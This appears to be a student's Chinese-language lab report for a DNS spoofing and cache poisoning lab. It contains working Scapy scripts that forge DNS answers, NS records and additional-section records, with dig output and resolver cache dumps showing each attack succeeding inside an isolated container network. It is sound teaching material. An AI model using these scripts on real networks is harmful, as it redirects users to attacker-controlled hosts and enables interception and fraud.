
lab5

57118202 付孜

Testing the DNS Setup

所有的测试工作都是在 user-10.9.0.5 上进行的，首先运行第一条命令 `dig ns.attacker32.com`，答案来自攻击者命名服务器上设置的区域文件。



运行第二条命令 `dig www.example.com`，得到正常结果。

```
root@74240c02168d:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41682
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 6b9250a37e12e63a0100000060fdfef4faed2ae3c493a89a (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86384   IN      A       93.184.216.34

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 26 00:16:52 UTC 2021
;; MSG SIZE  rcvd: 88
```

运行第三条命令 `dig @ns.attacker32.com www.example.com`，从攻击者那里得到虚假结果。

```
seed@VM: ~/Desktop
root@74240c02168d:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5954
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 388d84632f8613b80100000060fdff2f6da0e935cc8b7cd8 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Mon Jul 26 00:17:51 UTC 2021
;; MSG SIZE  rcvd: 88
```

Task 1: Directly Spoofifing Response to User

选择 10.9.0.1 对应的网卡号。

```
seed@VM: ~/.../volumes
[07/25/21]seed@VM:~/.../volumes$ ifconfig | grep br
br-199ab3a8555a: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
br-3a0b86ce60d6: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.8.0.1  netmask 255.255.255.0  broadcast 10.8.0.255
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet 192.168.43.239  netmask 255.255.255.0  broadcast 192.168.43.255
[07/25/21]seed@VM:~/.../volumes$
```

则代码修改如下：

```
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
    if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
        ip = IP(dst=pkt[IP].src, src=pkt[IP].dst) # Create an IP object
        udp = UDP(dport=pkt[UDP].sport, sport=53) # Create a UPD object
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,
rdata='1.2.3.5') # Create an aswer record
        dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, qr=1, qdcount=1,
ancount=1, an=Anssec) # Create a DNS object
        spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
        send(spoofpkt)
myFilter = "udp and (src host 10.9.0.5 and dst port 53)" # Set the filter
pkt=sniff(iface='br-199ab3a8555a', filter=myFilter, prn=spoof_dns)
```

通过运行结果可以看出，对用户的 DNS 欺骗攻击成功。

```
root@74240c02168d:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 25655
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 56 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 26 00:55:40 UTC 2021
;; MSG SIZE  rcvd: 64

root@74240c02168d:/#
```

欺骗的时候，假的服务器和真的服务器都会给他发个包，第一次收到的响应，假的地址比较快，真的地址比较慢，则会看到欺骗成功。但是当本地的DNS服务器有了缓存后，第二次请求欺骗包来的就比合法包更慢。

```
root@VM:/volumes# python3 task1.py
a 10.9.0.5 --> 10.9.0.53: 25655
a.
Sent 1 packets.
a 10.9.0.5 --> 10.9.0.53: 49612
.
Sent 1 packets.
 10.9.0.5 --> 10.9.0.53: 13544
.
Sent 1 packets.
 10.9.0.5 --> 10.9.0.53: 9840
.
Sent 1 packets.
```

```
root@74240c02168d:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 9840
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: c2570fb51ca20a0c0100000060fe0849ac59de3bd6f03b74 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86370   IN      A       93.184.216.34

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 26 00:56:41 UTC 2021
;; MSG SIZE  rcvd: 88
```

Task 2: DNS Cache Poisoning Attack – Spoofifing Answers

在 User 容器运行 `dig www.example.com` 命令，然后在本地 DNS 服务器运行 `rndc dumpdb -cache` , `cat /var/cache/bind/dump.db | grep www.example.com`，此时可以查看 DNS 缓存正常。

```
root@773373f2593c:/# rndc dumpdb -cache
root@773373f2593c:/# cat /var/cache/bind/dump.db | grep www.example.com
www.example.com.        690975  A       93.184.216.34
root@773373f2593c:/#
```

攻击代码修改如下：

```
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
    if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
        ip = IP(dst=pkt[IP].src, src=pkt[IP].dst) # Create an IP object
        udp = UDP(sport=pkt[UDP].dport, dport=33333) # Create a UPD object
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,
rdata='12.23.34.45') # Create an aswer record
        dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1,
ancount=1, an=Anssec) # Create a DNS object
        spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
        send(spoofpkt)
myFilter = "udp and src port 33333" # Set the filter
pkt=sniff(iface='br-199ab3a8555a', filter=myFilter, prn=spoof_dns)
```

先刷新本地 DNS 服务器缓存，即运行 `rndc flush`，然后运行攻击程序后，进行 `dig www.example.com` 命令，可以看到 User 被欺骗。

```
root@74240c02168d:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 49632
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 26e30adb6d9102e20100000060fe09ea676bc8c34fee76a4 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       12.23.34.45

;; Query time: 2435 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 26 01:03:38 UTC 2021
;; MSG SIZE  rcvd: 88
```

此时在本地 DNS 服务器运行 `rndc dumpdb -cache`，`cat /var/cache/bind/dump.db | grep www.example.com`，可以看到缓存中毒攻击成功。

```
root@773373f2593c:/# rndc dumpdb -cache
root@773373f2593c:/# cat /var/cache/bind/dump.db | grep www.example.com
www.example.com.        863954  A       12.23.34.45
root@773373f2593c:/#
```

Task 3: Spoofifing NS Records

修改代码如下：

```
#!/usr/bin/env python3
```

```
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
    if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
        ip = IP(dst=pkt[IP].src, src=pkt[IP].dst) # Create an IP object
        udp = UDP(sport=pkt[UDP].dport, dport=33333) # Create a UPD object
        NSsec = DNSRR(rrname='example.com', type='NS', ttl=259200,
rdata='ns.attacker32.com')
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,
rdata='12.23.34.45') # Create an aswer record
        dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1,
ancount=1, an=Anssec, nscount=1, ns=NSsec) # Create a DNS object
        spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
        send(spoofpkt)
myFilter = "udp and src port 33333" # Set the filter
pkt=sniff(iface='br-199ab3a8555a', filter=myFilter, prn=spoof_dns)
```

运行攻击程序后，在 User 容器运行 `dig www.example.com` ， `dig seu.example.com` ， `dig mail.example.com` ，可以看到均被欺骗。

```
root@74240c02168d:/# dig www.example.com
7
7; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
7;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18644
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: f3243dc1dd1fa9060100000060fe0b81f1cdf60ad2df1ba2 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 1059 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 26 01:10:25 UTC 2021
;; MSG SIZE  rcvd: 88
```

```
root@74240c02168d:/# dig seu.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> seu.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27628
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 70ea3aee6ff53e320100000060fe0b8c0f3155cd62d3ac76 (good)
;; QUESTION SECTION:
;seu.example.com.               IN      A

;; ANSWER SECTION:
seu.example.com.        259200  IN      A       1.2.3.6

;; Query time: 8 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 26 01:10:36 UTC 2021
;; MSG SIZE  rcvd: 88
```

```
root@74240c02168d:/# dig mail.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> mail.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 53648
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 5f14d84be3e0eca10100000060fe0b985973bdfeae8d1e03 (good)
;; QUESTION SECTION:
;mail.example.com.              IN      A

;; ANSWER SECTION:
mail.example.com.       259200  IN      A       1.2.3.6

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 26 01:10:48 UTC 2021
;; MSG SIZE  rcvd: 89
```

在本地 DNS 服务器上查看缓存，可以看到欺骗NS记录。

```
root@773373f2593c:/# cat /var/cache/bind/dump.db | grep example.com
example.com.            863929  NS      ns.attacker32.com.
_.example.com.          863929  A       12.23.34.45
mail.example.com.       863952  A       1.2.3.6
seu.example.com.        863940  A       1.2.3.6
www.example.com.        863929  A       1.2.3.5
```

在恶意DNS路由器上 `/etc/bind/zone_example.com` 的文件中，可以看到不同的子域名对应不同的IP。

```
root@bf46ce8b61b3:/# cat /etc/bind/zone_example.com
$TTL 3D
@       IN      SOA    ns.example.com. admin.example.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS     ns.attacker32.com.

@       IN      A      1.2.3.4
www     IN      A      1.2.3.5
ns      IN      A      10.9.0.153
*       IN      A      1.2.3.6
root@bf46ce8b61b3:/#
```

Task 4: Spoofifing NS Records for Another Domain

修改代码如下：

```python
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
    if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
        ip = IP(dst=pkt[IP].src, src=pkt[IP].dst) # Create an IP object
        udp = UDP(sport=pkt[UDP].dport, dport=33333) # Create a UPD object
```

```
        NSsec1 = DNSRR(rrname='example.com', type='NS', ttl=259200,
rdata='ns.attacker32.com')
        NSsec2 = DNSRR(rrname='google.com', type='NS', ttl=259200,
rdata='ns.attacker32.com')
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,
rdata='12.23.34.45') # Create an aswer record
        dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1,
ancount=1, an=Anssec, nscount=2, ns=NSsec1/NSsec2) # Create a DNS object
        spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
        send(spoofpkt)
myFilter = "udp and src port 33333" # Set the filter
pkt=sniff(iface='br-199ab3a8555a', filter=myFilter, prn=spoof_dns)
```

运行攻击代码后请求 example.com 的结果与前一个 task 一致，欺骗成功，此处不放图。

下图为 `dig www.google.com` 和 `dig seu.google.com` 的情况，观察到在请求 `seu.google.com` 时，没有得到返回的 IP 地址。

```
root@74240c02168d:/# dig www.google.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7208
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 304637d1a961af7d0100000060fe1065dad8b92314a30f64 (good)
;; QUESTION SECTION:
;www.google.com.                        IN      A

;; ANSWER SECTION:
www.google.com.         149     IN      A       31.13.64.33

;; Query time: 1787 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 26 01:31:17 UTC 2021
;; MSG SIZE  rcvd: 87
```

```
root@74240c02168d:/# dig seu.google.com

; <<>> DiG 9.16.1-Ubuntu <<>> seu.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 46546
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 14db3dc5599368db0100000060fe10827da25b0fed622bd4 (good)
;; QUESTION SECTION:
;seu.google.com.                        IN      A

;; AUTHORITY SECTION:
google.com.             60      IN      SOA     ns1.google.com. dns-admin.google
.com. 386708295 900 900 1800 60

;; Query time: 248 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 26 01:31:46 UTC 2021
;; MSG SIZE  rcvd: 121
```

于是，我们查看 DNS 缓存， `google.com` 对应的 NS 为 `ns1.google.com` ， `ns2.google.com` ， `ns3.google.com` ， `ns4.google.com` ，当三级域名为其他的时，是请求不到的。

```
root@773373f2593c:/# cat /var/cache/bind/dump.db | grep google.com
google.com.             777175  NS      ns1.google.com.
                        777175  NS      ns2.google.com.
                        777175  NS      ns3.google.com.
                        777175  NS      ns4.google.com.
ns1.google.com.         777175  A       216.239.32.10
ns2.google.com.         777175  A       216.239.34.10
ns3.google.com.         777175  A       216.239.36.10
ns4.google.com.         777175  A       216.239.38.10
seu.google.com.         604703  \-ANY   ;-$NXDOMAIN
; google.com. SOA ns1.google.com. dns-admin.google.com. 386708295 900 900 1800 6
0
www.google.com.         604844  A       108.160.169.46
```

Task 5: Spoofifing Records in the Additional Section

修改代码如下：

```
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
    if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
        ip = IP(dst=pkt[IP].src, src=pkt[IP].dst) # Create an IP object
        udp = UDP(sport=pkt[UDP].dport, dport=33333) # Create a UPD object
        NSsec1 = DNSRR(rrname='example.com', type='NS', ttl=259200,
rdata='ns.attacker32.com')
        NSsec2 = DNSRR(rrname='example.com', type='NS', ttl=259200,
rdata='ns.example.com')
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,
rdata='12.23.34.45') # Create an aswer record
        Addsec1 = DNSRR(rrname='ns.attatcker32.com', type='A', ttl=259200,
rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='ns.example.com', type='A', ttl=259200,
rdata='5.6.7.8')
        Addsec3 = DNSRR(rrname='www.facebook.com', type='A', ttl=259200,
rdata='3.4.5.6')
        dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1,
ancount=1, nscount=2, arcount=3, an=Anssec, ns=NSsec1/NSsec2,
ar=Addsec1/Addsec2/Addsec3) # Create a DNS object
        spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
        send(spoofpkt)
myFilter = "udp and src port 33333" # Set the filter
pkt=sniff(iface='br-199ab3a8555a', filter=myFilter, prn=spoof_dns)
```

运行攻击代码后，按之前task的请求得到的响应如下图。

```
root@74240c02168d:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4254
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 2a2029a94163c8da0100000060fe13e384d4fbb387063e23 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 431 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 26 01:46:11 UTC 2021
;; MSG SIZE  rcvd: 88
```

```
root@74240c02168d:/# dig seu.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> seu.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52223
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 7d288f7bcf5fd8330100000060fe14049982f0e4d8f9f164 (good)
;; QUESTION SECTION:
;seu.example.com.               IN      A

;; ANSWER SECTION:
seu.example.com.        259200  IN      A       12.23.34.45

;; Query time: 32 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 26 01:46:44 UTC 2021
;; MSG SIZE  rcvd: 88
```

```
root@74240c02168d:/# dig mail.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> mail.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6781
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 7226e9b9be4211dd0100000060fe14269c4c2ce4b0083794 (good)
;; QUESTION SECTION:
;mail.example.com.              IN      A

;; ANSWER SECTION:
mail.example.com.       259200  IN      A       1.2.3.6

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 26 01:47:18 UTC 2021
;; MSG SIZE  rcvd: 89
```

```
root@74240c02168d:/# dig www.facebook.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.facebook.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47226
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 1f51d2cbfa55d1a40100000060fe1445a4f41b28295c8013 (good)
;; QUESTION SECTION:
;www.facebook.com.              IN      A

;; ANSWER SECTION:
www.facebook.com.       141     IN      A       103.200.31.172

;; Query time: 143 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 26 01:47:49 UTC 2021
;; MSG SIZE  rcvd: 89
```

```
root@773373f2593c:/# rndc dumpdb -cache
root@773373f2593c:/# cat /var/cache/bind/dump.db | grep .com
ns.attacker32.com.      615463  \-AAAA  ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800
7200 2419200 86400
example.com.            863863  NS      ns.attacker32.com.
_.example.com.          863863  A       12.23.34.45
mail.example.com.       863930  A       1.2.3.6
ns.example.com.         863864  A       12.23.34.45
seu.example.com.        863896  A       12.23.34.45
www.example.com.        863863  A       1.2.3.5
_.facebook.com.         605002  A       157.240.12.5
www.facebook.com.       604902  A       103.200.31.172
; ns.attacker32.com [v4 TTL 1663] [v6 TTL 10663] [v4 success] [v6 nxrrset]
; ns.example.com [v4 TTL 1664] [v4 success] [v6 unexpected]
; Dump complete
```